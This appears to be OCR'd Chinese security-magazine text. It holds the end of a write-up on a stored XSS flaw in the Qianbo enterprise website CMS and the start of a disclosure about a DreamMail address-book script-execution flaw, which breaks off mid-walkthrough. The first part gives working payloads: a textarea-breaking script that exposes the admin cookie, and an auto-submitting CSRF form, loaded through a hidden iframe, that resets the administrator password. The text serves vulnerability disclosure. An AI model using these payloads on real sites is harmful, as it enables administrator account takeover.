这里我们需要注意，在填写"教育经历"的时候，我们这里放入了一段脚本代码：</textarea><script> alert(document.cookie) </script>。这是一段非常简单的跨站脚本测试代码，不过，我们稍作了一个修改。在代码的一开始我们添加了一个 HTML 标签"</textarea>"，你一定很疑惑为什么还要添加这个 HTML 标签，原因我们稍后为大家揭示。




图 5

现在，提交该简历，并选择退出登录。然后，我们现在以管理员身份登录网站系统的后台，在后台的"咨询反馈"面板中单击"人才信息管理"，我们将看到刚才我们以 test 身份提交的招聘简历，如图 6 所示。




图 6

现在，单击"查看、回复"，我们将会看到一个惊奇的画面，如图 7 所示。




图 7

毫无疑问，千博企业网站管理系统存在严重的跨站漏洞，原本我们插入到网站用户求职简历中的脚本代码被顺利执行了。

与此同时，我们观察到图 7 中弹出的 Cookie 信息中有一个名为"AdminLoginCode"的变量，这个变量其实就是我们文章一开始提到的那个"管理认证码"！现在，利用我们新发现的这个跨站漏洞，我们可以实现获取到管理员登录的 Cookie 信息，其中就包含了"管理认证码"，再结合 search.asp 的注入漏洞，我们就可以获得管理员的登录密码，从而获取到进入网站系统后台管理界面的权限。

不过，有了这个跨站漏洞，我们大可不必再去使用注入漏洞来获取管理员密码，我们可以建立一个网页文件，让管理员在打开用户的求职简历时，暗地里访问这个网页文件。网页文件的内容很简单就是修改管理员用户的密码，其内容大致如下：

```
<form name="editForm" method="post" action="http://192.168.1.10/system/AdminEdit.Asp?Action=SaveEdit&Result=Modify&ID=1" >
<input name="AdminName" type="text" id="Admin Name" value="admin" >
<input name="Working" type="checkbox" value="1" checked>
<input name="Password" type="password" id="Password" value="987654321">
<input name="vPassword" type="password" id="vPassword" value="987654321">
<input name="UserName" type="text" id="UserName" value="超级管理员">
<input name="Purview1" type="checkbox" value="|1," "checked>网站参数设置
……（这里重复上一句代码，不过将 name 和 value 中的数字 1 每次递增）
<input name="Purview40" type="checkbox" value="|40," checked>客户即时咨询<textarea name="Explain" rows="8" id="Explain" value="超级管理员"></textarea>
<input name="submitSaveEdit" type="submit" id="submit SaveEdit" value="保存">
```

```
</form>
<script>
editForm.submit();
</script>
```

这里的“987654321”就是我们新设置的管理员用户登录密码。

我们只要保存上面这段网页代码为一个网页文件，放置到某台你能控制的服务器上，然后，用普通用户登录千博企业网站管理系统，在提交的简历中插入代码“</textarea><iframe src=上述网页的地址 Width=0 height=0></iframe>”。网站管理员只要从后台登录后一旦查看该简历，其登录密码就会被修改为 987654321。

还有一个问题需要给读者解释一下，为什么我们这里插入的脚本代码前面都带有一个“</textarea>”。这是由于千博企业网站管理系统的后台中显示用户简历信息内容的时候采用文本框来显示，我们插入的脚本代码如果不能够成功将网页中原有的文本框标签封闭上，那么，我们插入到的脚本代码就会被当做文本内容而直接显示在浏览器中，那样我们的脚本代码就不会被执行了。

最后，总体来说这个跨站脚本漏洞是一个非常简单的漏洞，但是有意思的是，借助这个漏洞我们能够获取到原本注入漏洞无法获取到的“管理认证码”信息。这一次，跨站脚本漏洞的安全影响力就远远大于注入漏洞了。这也能证明，跨站脚本漏洞是一个不能小觑的安全漏洞，而不像有些人认为的那样“跨站漏洞不算漏洞”。本文行文仓促，有不妥之处欢迎大家到论坛中讨论。



前置知识：无
关键字：DreamMain、通讯录、脚本执行漏洞

DreamMail 通讯录跨域脚本执行漏洞

文/图　爱无言

在今年早些时候，我公布了 DreamMail 的几个安全漏洞，其中涉及的安全漏洞主要是两个方面：一是软件对邮件中的脚本代码没有进行安全限制，造成跨域执行；二是对邮件中的附件文件类型没有做好过滤，造成可以利用特殊的文件名称绕过软件对邮件附件的安全限制。这两个漏洞公布后，我一直没有关注 DreamMail 是否进行了安全修补，最近恰好朋友需要使用一款邮件收发软件，我上网一查才发现 DreamMail 已经升级为了 4.6.7.0 版本，抱着试一试的态度，我对这个最新版本的 DreamMail 做了一次安全测试。测试中我发现曾经公布的那几个安全漏洞已经被修补。新版本的 DreamMail 对存在脚本代码的邮件禁止运行 JavaScript 脚本，这一点我们可以从软件的选项中看出，如图 1 所示。




图 1

而对于邮件中的附件文件，新版本的 DreamMail 对附件文件的名字长度做了限制，造成我们不可以借助空格来制造特殊的文件名绕过软件对邮件中可执行文件格式附件的安全限制。

如此看来，DreamMail 的开发者确实认真对待了我所公布的安全漏洞，这种态度非常值得肯定。

不过，在我分析中，由于 DreamMail 这款软件在设计之初就大量采用了富文本功能，结合了浏览器显示效果，这种设计模式的好处是让软件在显示效果上有着贴近浏览器软件的效果。但是，浏览器显示效果也意味着软件中的很多数据内容会被软件利用网页的形式来表示，这个时候就会发生一定的安全问题。下面我们将要给大家展示的 DreamMail 这个新安全漏洞就是一个典型的例子。

运行 DreamMail（4.6.7.0 版本 build2010-8-19），在其主界面的左侧有一个“通讯录”选项，单击它，如图 2 所示。





图 2


在图 2 中间的部分右击鼠标，在弹出的菜单中选择“新联系人”，如图 3 所示。

按照图 3 显示的内容，我们来建立一个新的联系人，这里

我们主要填写三个地方：姓氏、电子邮件、商务网页。

填写好这些内容后，单击图 3 左上方的“保存并关闭”按钮，此刻，我们查看“通讯录”中的“所有联系人”就能看到这个新建联系人的内容，如图 4 所示。


图 3


图 4

此刻，我们看到图 4 最右侧中显示新建联系人“test”用户的信息时，其中电子邮件、商务网页的地方采用了类似网页中超级链接的显示格式。这使得我们十分怀疑 DreamMail 在这里是不是真的采用了网页来显示联系人的信息。

用鼠标右击图 4 最右侧，在出现的菜单中选择“属性”，效果如图 5 所示。

